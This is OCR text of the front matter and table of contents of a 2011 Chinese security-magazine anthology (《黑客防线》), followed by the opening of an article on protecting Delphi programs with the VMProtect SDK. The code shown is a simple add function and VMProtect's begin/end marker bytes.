透视黑客技术发展焦点，把握黑客攻防技术跳动脉搏，全面收录流行黑客技术

黑客防线

《黑客防线》编辑部 编

2011

精华奉献本 下册

- 黑客编程实战大演练
- 黑器免杀与入侵进阶
- 加密与破解经典实例
- 网络安全与加固精讲

2CD-ROM

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2011 精华奉献本 下册

《黑客防线》编辑部 编

人民邮电出版社
北 京

内 容 提 要

《黑客防线》是国内最早创刊的网络安全技术媒体之一。本书收录了《黑客防线》总第109期至第120期的精华文章。

《黑客防线》一直秉承“在攻与防的对立统一中寻求突破”的核心理念，关注网络安全技术的相关发展，并一直跟踪国内网络安全技术的发展，经过2001年创刊至今，已经成为国内网络安全技术的顶尖媒体。本书选取了编程解析、工具与免杀、网络安全顾问、密界寻踪、首发漏洞、特别专题、漏洞攻防、脚本攻防、溢出研究以及渗透与提权等方面的精华文章，并配有两张CD光盘，其中包含安全技术工具、代码和录像，为读者阅读、理解提供了非常便捷的途径。

本书分为上、下两册，适合高校在校生、网络管理员、网络安全公司从业人员、黑客技术爱好者阅读。

《黑客防线》总编:孙彬

《黑客防线》总编邮箱:binsun20000@gmail.com

《黑客防线》联系电话:010-62145877

《黑客防线》客服QQ:200993886　200993865

前　言

2010年匆匆过去了。对于网络安全的相关技术而言,这一年其实很不平凡。在这一年里,纷乱的网络环境得到治理。在技术层面上,抑制了浮躁,同时也引发了深入研究底层核心技术的思考。这一年,恰逢《黑客防线》创刊十周年。十年磨一剑,作为一本技术月刊,基本上守住了纯技术这样一块净土,坚持了核心技术成就未来的理念,同时在方法上,一直倡导在攻与防的对立统一中寻求突破的方法论,因而过去的一年也可以说是本刊丰收的一年。

这本精华奉献本,就是2010年全年技术月刊精华文章的集合。

需要说明的是:由于多种原因,技术月刊从去年第7期开始停止了纸张版本的出版,只有网站提供的电子版半月刊,所以,这本精华本就更显得弥足珍贵。特别是对于没有按期订阅电子版月刊的读者,更需要购买的就是2011精华本了。

如果需要及时跟踪和捕捉新的技术,还是希望读者随时到黑客防线网站订阅电子半月刊。

本书附带的光盘,是为了方便读者进行源程序测试。精华本中的每篇文章基本上都提供了源程序。如果光盘中找不到某一篇文章涉及的源程序,那就是当时作者投稿时未提供,读者只要研究领会文章所述的技术要义,然后自己完成程序并不是很难。

在这里,要感谢十年来坚持阅读《黑客防线》并且一直践行技术创新和突破的读者朋友们,更要感谢作者朋友们一直进行着艰苦卓绝的技术研究和探索,不断将新技术突破,并整理成文章与大家分享。

在此,吁请具备一定技术能力的读者,积极参与到作者队伍中来,我们的作者群其实就是一支虚拟的技术团队——黑客防线技术团队,这是网络信息安全方面的一支精英团队。这个团队希望不断有新生力量参与进来。

让我们从现在做起、从我做起,一起关注网络安全技术的快速发展势头,抓住网络安全技术的新亮点,一起开创中国网络安全技术的新篇章!

郑重声明:本书所讲述的内容仅供学习参考,切勿用于非法用途,由此引起的后果自己负责,出版社不负任何责任。通过阅读本书,希望读者能树立良好的网络安全意识,提高网络安全防御水平。同时提醒读者,应在受控的环境(比如单独用来作为测试的计算机)里分析、使用书中的代码,切勿在企业的业务或生产网络中使用这些程序,以免造成不必要的损失。

《黑客防线》编辑部

2011年3月

《黑客防线》2011精华奉献本目录(下册)

密界寻踪

利用Shell SDK保护程序 1
WEP加密算法的实现原理与破解 3
Anti-debug Crackme算法分析 6
游戏外挂软件破解剖析 10
WPS破解无线WPA/WPA2密钥攻防 12
窗口破解万能招 18
分析木马以寻找攻击者 21
极虎病毒破解分析 25
雅虎通聊天记录解密攻防 35
逆向工程:打造了不起的签名 39
文件夹病毒破解分析 46
浅析"内存不能为read/written" 50

首发漏洞

Kerio MailServer远程管理访问服务器任意文件漏洞 52
KooMail安全警告机制绕过漏洞 55
SparkMail Mail Server 用户权限越界漏洞 57
动易SiteWeaver 6.8 短消息0day跨站漏洞 62
揭密Safari 4 Remote Crash漏洞 67
绕过限制的KooMail XSS 0Day漏洞 69
淘特CMS最新0Day漏洞攻防分析 72
我家我设计6.5 cell32.ocx控件本地文件信息泄露0day 83
千博企业网站管理系统0day跨站漏洞攻防剖析 85
Kangle Web Server源代码信息泄露0day剖析 88

特别专题

东方微点主动防御Mp110013.sys本地特权提升漏洞攻防剖析 91
网络打印机攻防 97
基于Minifilter进程衍生物跟踪技术 116
基于WiFi通信的攻击与劫持攻防剖析 119
解释器漏洞利用:指针推断与JIT喷射技术 123
在Windows 7 x64下隐藏进程和保护进程 129

漏洞攻防

Discuz! 7.1 & 7.2远程代码执行漏洞解析 135
构建守护进程:FreeBSD操作系统内核栈利用 137
Windows内核描述符表GDT及LDT漏洞利用 141
IE下绕过同源策略限制的方法 147
基于智能手机设备的中间人攻击技术 149
手机漏洞与恶意攻击防范 153
ActiveX控件引发的泄密 157
CMailServer远程任意文件下载漏洞 160
dBpowerAMP Audio Player 2 ActiveX控件溢出漏洞 162
Detour补丁技术攻击Windows组策略 164
DreamMail通讯录跨域脚本执行漏洞攻防剖析 169
FCKeditor上传漏洞与IIS6解析漏洞的利用和修补 172
ICMPv6中异常NS消息探析 175
IE极光漏洞分析与利用防范 178
TurboMail 4.3邮件系统XSS 0Day漏洞剖析 182
不安全的搜狗浏览器ActiveX控件函数剖析 185
超级巡警ASTDriver.sys本地特权提升漏洞攻防剖析 186
金笛邮件系统3.10版本用户权限越权漏洞攻防剖析 194
搜狗浏览器clickjacking漏洞剖析 197
无线网络设备攻击技术白皮书 199

脚本攻防

一个Oracle注入点引发的检测剖析 210
动态跨站请求伪造攻击剖析 214
绕过单引号继续注入攻防 217
浅析跨站请求伪造 221
黑客防线脚本实验室第二期基础入侵篇通关攻略 224

360保险箱保护的程序攻防剖析 227
iframe脚本攻防完全接触 229
IncrediMail邮件脚本跨域执行漏洞 232
W-SVD数字水印系统性能分析 236
高级命令行注入研究 240
基于混沌细胞自动机数字水印的嵌入及检测 243
揭示DreamMail安全限制绕过与邮件跨域执行双重漏洞剖析 246
跨站脚本攻击攻防解析 251
浅谈Local File Disclosure漏洞的利用剖析 257
浅析路径遍历漏洞 260
新挂马方式单击劫持漏洞剖析 262
由Apache Server-Status引发的旁注入侵剖析 265


溢出研究

Wireshark溢出漏洞分析与利用剖析 269
阻止缓冲区溢出攻击研究 271
Fat Player 0.6b视频播放软件栈溢出漏洞分析 277
失败的堆栈溢出之旅 280
Muse v4.9.0.006(.m3u)本地溢出漏洞的分析和利用 284
Winamp 本地栈溢出漏洞分析Windows XP SP3 288
SAP Player 0.9本地缓冲区溢出 291
Windows溢出保护绕过方法概览 295
不改变程序执行流实现缓冲区溢出攻击剖析 301
探秘Excel对象堆栈溢出漏洞 305
Free CD to MP3 Converter v3.1栈溢出漏洞分析 309

渗透与提权

*nix操作系统入侵攻防剖析 315
Windows访问令牌窃取提升进程权限剖析 319
对于iGENUS邮件系统的一次安全检测 323
对办公内网的一次安全检测 326
对一台Linux服务器的入侵安全检测 329
一次计算机系统安全检测全程笔记 331
简单渗透IBM AIX 5.3 (JSP+DB2)剖析 336
利用FCKeditor漏洞渗透Linux服务器剖析 338
巧用G6FTP Server渗透服务器剖析 342
渗透局域网新模式研究 346
利用栈回溯来编写驱动防火墙 349

前置知识：Delphi
关键词：破解、Shell、SDK



利用Shell SDK保护程序

文/图　清原长风

加密与破解永远是对立的，加壳与脱壳也永远是势不两立的。对于我们平时使用的壳来说，脱壳已经不再是难事，各种各样的教程在网上随处可见。当然，大牛们有自己未公开的壳可以用，但对于技术有限的大多数人来说，开发壳是不太可能的事情，那我们还有其他的选择吗？当然有，虽然如今的公开壳已经被大家分析得一清二楚，但这些Shell的开发者的想法也并不局限于壳的简单实用，而是提供很大的灵活性供使用者对抗破解，这就是本文的主角——Shell SDK。

Shell的SDK是一套可以在源代码基础上中使用的加壳包，并不是我们平时开发使用的完整意义上的SDK，它的使用没有过高的技术门槛，使我们在不需要了解壳的编写及原理的情况下灵活地使用壳。常见的公布了SDK的Shell有EncryptPE、ASProtect、VMProtect等。这些Shell SDK的使用都十分类似，只需要在我们程序的源码中需要保护的部分按照SDK中提供的规则添加语句行即可实现保护，添加语句行的目的就是形成固定标记，这让保护壳能够识别源码中需要保护的代码段。下面以VMProtect SDK来说明其具体用法。

VMProtect出自俄罗斯Polytech公司，使用伪指令虚拟机来保护程序，其兼容性也是非常不错的，支持的编译程序很多，常见的Delphi、BCB、VC、VB等均支持；格式上支持exe、src、dll、ocx、sys和bpl。VMProtect SDK的保护方式有两种：MAP映射文件法和语句标记法。

首先我们来说MAP映射文件法。什么是MAP文件呢？援引微软官方的说法："映射文件是一个文本文件，包含有关被链接程序的下列信息：模块名称，为文件的基名称；时间戳，来自程序文件头（不是来自文件系统）；程序中的组列表，包括每个组的起始地址（节：偏移量的形式）、长度、组名和类；公共符号的列表，包括每个地址（节：偏移量的形式）、符号名称、平直地址和包含符号定义的.obj文件；入口点（节：偏移量的形式）"。在保护我们的程序前，在生成程序的时候需要生成这个程序的MAP文件，VMProtect就是通过MAP文件得知编译出来的程序信息的。以VMProtect V1.21和Delphi7为例，新建一个exe工程，在FormCreate过程中写入以下代码：

```
procedure TForm1.FormCreate(Sender: TObject);
var i,x,y:integer;
function add(a,b:integer):integer;
begin
result:=a+b;
end;
begin
x:=1;y:=10;
showmessage(inttostr(add(x,y)));
end;
```

这里新建了一个Add函数，实现两个变量的相加。一个简单的程序就写好了，现在来生成map文件，单击Delphi菜单栏的"工程"→"选项"→"映像文件"命令，在弹出对话框中将默认选择的"关闭"改成"详细"，如图1所示。

然后编译工程，在工程目录下就会生成一个map后缀的文件。运行VMProtect V1.21，打开生成的Project1.exe(Project1.exe和Project1.

map需放在同一目录),在右键菜单中选择"添加地址",此时程序中所使用的和内部自定义的函数与过程就都自动列出来了,在列表中选择我们的Add函数来实现保护,如图2所示。




图1




图2

再选择"工程"→"编辑"命令,或者按F9键,开始保护Add函数,完成后会生成Project1.vmp信息文件和保护后的文件Project1.vmp.exe,如图3所示。




图3

使用map文件保护程序后,使用PEID查壳依然是Delphi,这是因为VMProtect在对程序函数进行保护时并不对程序的其他资源进行处理,但是多了一个区段,如图4所示。




图4

接下来我们再说说语句标记法保护。先关闭Delphi的生成map文件的功能,依然以保护Add函数为目的,在Add函数begin开始的地方添加标记:

```
asm
db $EB,$10,'VMProtect begin',0
end;
```

在Add函数end之前添加标记结束语句:

```
asm
db $EB,$0E,'VMProtect end',0
end;
```

完整的代码如下:

```
function add(a,b:integer):integer;
begin
asm
db $EB,$10,'VMProtect begin',0
end;
result:=a+b;
asm
db $EB,$0E,'VMProtect end',0
end;
end;
```

完成后编译工程即可,将生成的Project1.exe用VMProtect打开,添加地址,程序会自动识别出在源码中添加的标识,选择要保护的标记段,如图5所示。按F9键保护标记中间的代码,生成的Project1.vmp.exe就是我们的保护后的文件。


